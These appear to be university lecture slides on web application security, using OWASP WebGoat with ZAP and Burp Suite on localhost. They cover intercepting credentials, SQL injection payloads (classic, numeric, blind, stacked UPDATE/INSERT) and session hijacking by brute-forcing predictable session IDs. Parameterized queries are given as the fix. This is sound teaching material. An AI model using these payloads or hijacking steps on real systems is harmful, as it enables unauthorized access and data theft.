Web Application Security (Part 2)

Bezpečnosť IT infraštruktúry

RNDr. Richard Ostertág, PhD.
KI FMFI UK Bratislava
ostertag@dcs.fmph.uniba.sk

Setup – OWASP WebGoat 7.0.1

- https://github.com/WebGoat/WebGoat
- follow easy run for non-developers instructions
  - download webgoat-container-7.0.1-war-exec.jar
  - from cmd execute: java -jar webgoat-...-war-exec.jar
    - requires Java VM ≥ 1.6 (JDK 1.7 recommended)
      - we use Java SE Runtime Environment 8u74
      - http://www.oracle.com/technetwork/java/javase/downloads/index.html
  - visit http://localhost:8080/WebGoat
  - login with user name “guest” and password “guest”

Setup – OWASP Zed Attack Proxy 2.4.3

- https://github.com/zaproxy/zaproxy/wiki/Downloads
  - download and run installer
    - Windows versions require Java 7 to run
  - run the proxy (start ZAP 2.4.3 from start menu)
    - change default port 8080 (used by WebGoat) to 8888
      - Ctrl+Alt+O > Local Proxy > Port
    - we obtain the proxy running on localhost:8888
- alternatives are:
  - OWASP WebScarab Project or OWASP WebScarab NG
    - both are obsolete

Setup – Burp Suite Free Edition

- https://portswigger.net/burp/download.html
  - download free edition burpsuite_free_v1.6.32.jar
  - from command line execute:
    java -jar burpsuite_free_v1.6.32.jar
    or double-click the jar file
  - Proxy > Options > Edit > Bind to port: 8888 > OK
  - check Running checkbox
- run either ZAP or Burp Suite Free
  - depending on which one is better suited for selected task
  - following examples will use ZAP

Configure IE for proxy

- check the option:
  Tools > Internet Options > Connections > LAN settings > Use proxy server
- uncheck the option:
  Bypass proxy server for local addresses
- in the following fields enter:
  Address: localhost Port: 8888
- in advanced settings verify that exceptions field is empty

Form authentication over HTTP

- login again and intercept submission of login form
- POST request:

```
POST http://localhost:8080/WebGoat/j_spring_security_check HTTP/1.1
Proxy-Connection: keep-alive
Content-Length: 29
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost:8080/WebGoat/login.mvc
Accept-Language: sk,en-US;q=0.8,en;q=0.6,cs;q=0.4
Cookie: JSESSIONID=C45C8FB63949D3D4D4FA8D99644D2930
Host: localhost:8080

username=guest&password=guest
```

- see also Insecure Communication: Insecure Login

Basic authorization

- (this example is not implemented in WebGoat)
- GET request:

```
GET /webgoat/attack HTTP/1.1
Host: localhost
```

- response:

```
HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
WWW-Authenticate: Basic realm="WebGoat Application"
```

- browser displays a dialog box for entering username and password
- after that the following request is generated:

```
GET /webgoat/attack HTTP/1.1
Host: localhost
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

- base64 decoding of Z3Vlc3Q6Z3Vlc3Q=
  - in ZAP use Ctrl+E > Decode
  - guest:guest

Injection Flaws: String SQL Injection

- "SELECT * FROM user_data WHERE last_name = '" + accountName + "'"
- Enter your last name: ' OR '1'='1
- SELECT * FROM user_data WHERE last_name = '**' OR '1'='1**'
- Mitigation: parametrized SQL queries

```
String query = "SELECT * FROM user_data WHERE
                                        last_name = ?";
PreparedStatement statement =
                connection.prepareStatement(query, ...);
statement.setString(1, accountName);
ResultSet answer_results = statement.executeQuery();
```

Injection Flaws: Numeric SQL Injection

- SELECT * FROM weather_data WHERE station = [station]
- intercept request for Columbia
  - ZAP > Set break on all request (green button to red)

```
GET http://localhost...&menu=1100&station=101&SUBMIT=Go! HTTP/1.1
```

- URL encode: 101 or 1=1 ↦ 101+or+1%3D1
  - ZAP > Ctrl+E > Encode
- replace the red part with encoded string
- ZAP > Submit and continue (play button)

Injection Flaws: Numeric SQL Injection

- WebGoat switched to a parameterized query
  - after successful attack

- the same attack doesn't work anymore:
  - Error parsing station as a number:
    For input string: "101 or 1=1"

Injection Flaws:
Blind Numeric SQL Injection

- 101 AND ((SELECT pin FROM pins WHERE cc_number='111122233334444') > ????)
  - Account number is valid. (> 2000)
  - Invalid account number. (> 3000)
- capture request for validation of account number 101:
  http://localhost:8080/WebGoat/attack?Screen=737&menu=1100&account_number=**101**&SUBMIT=Go!
- select red number, right click, Fuzz…
- Payloads… > Add… > Strings > 2362, 2363, 2364, 2365 > Add > OK
- Processors… > Add… > Prefix String > 101 AND ((SELECT pin FROM pins WHERE cc_number='111122233334444') = > Add
- Add… > Postfix String >) > Add
- Add… > URL Encode > Add > OK
- Message Processors > Add… > Tag Creator > Regex: valid. > Tag: PIN > Add
- Start Fuzzer, find response marked PIN ↦ PIN is 2364

Injection Flaws:
Blind String SQL Injection

- "SELECT * FROM user_data
  WHERE userid = " + accountNumber
- 101 AND (SUBSTRING(
  (SELECT name FROM pins
  WHERE cc_number='4321432143214321'),
  1, 1) = 'J')
- 2, 1) = 'i')
- 3, 1) = 'l')
- 4, 1) = 'l')

Injection Flaws: Modify and Add Data with SQL Injection

- (these examples are not implemented in WebGoat)

- Modify Data with SQL Injection
  - use ; to separate commands
  - '; UPDATE salaries SET salary=9999999 WHERE userid='jsmith

- Add Data with SQL Injection
  - use ; to separate commands
  - '; INSERT INTO salaries VALUES ('cwillis', 999999); --


Session Management Flaws: Hijack a Session 1/4

- if the session ID is not complex and random
  - then the application is susceptible to session-based brute force attacks
- if the attacker is able to find the right session ID
  - then the server skips authentication and attaches the attacker into current session of the victim
- intercept request to Hijack a Session
  - use Burp Suite Free Edition
  - Proxy > Intercept is on
  - submit form with any user name and password

Session Management Flaws: Hijack a Session 2/4


- remove WEAKID=… from
  - GET request (remove “&WEAKID=19550-1…4”)
  - Cookies (remove “; WEAKID=19550-1…4” if exists)
    - exists only if you already submitted the form
- right click > Send to Sequencer
- switch to Sequencer
- Token Location Within Response
  - Cookie > WEAKID=11227-1…8
- Start live capture
  - wait for 5000 tokens
- Stop > Analyze now
- Character-level analysis > Transitions

WEAKID: Character Transition Analysis



- Transition from 1 to 1 is too common at position 1.
- Transition from 1 to anything else is too rare.
- This ID has not enough entropy.
  - Only 5th and 19th character are changing.

JSESSIONID: Character Trans. Analysis



Session Management Flaws: Hijack a Session 3/4

- WEAKID cookie is easy to predict:
  - The first part of the cookie is a sequential number
  - The second part is milliseconds
- Proxy > Right click > Send to Repeater
- Press Go until Set-Cookie: WEAKID=20647-1…2 skips in sequential ID part by more than one.
  - somebody else get this missing ID (of 20647-1..579???)
    - WEAKID=20646-1…579186
    - WEAKID=20648-1…579976
- We need to find the missing milliseconds part.

Session Management Flaws: Hijack a Session 4/4

- go to Proxy
- insert “&WEAKID= 20677-1..579???)” into request
- Right click > Send to Intruder > Positions > Clear §
- Select ??? > Add §
- Payloads > Payload type: Numbers
- Payload Options
  - From: 500 > To: 976 > Step: 1
  - Min integer digits: 3 > Max: 3
  - Min fraction digits: 0 > Max: 0
- Options > Grep – Match > Clear > Yes
  - Add: “* Invalid username”
- Start attack > OK
- Request missing “* Invalid username” contains wanted WEAKID.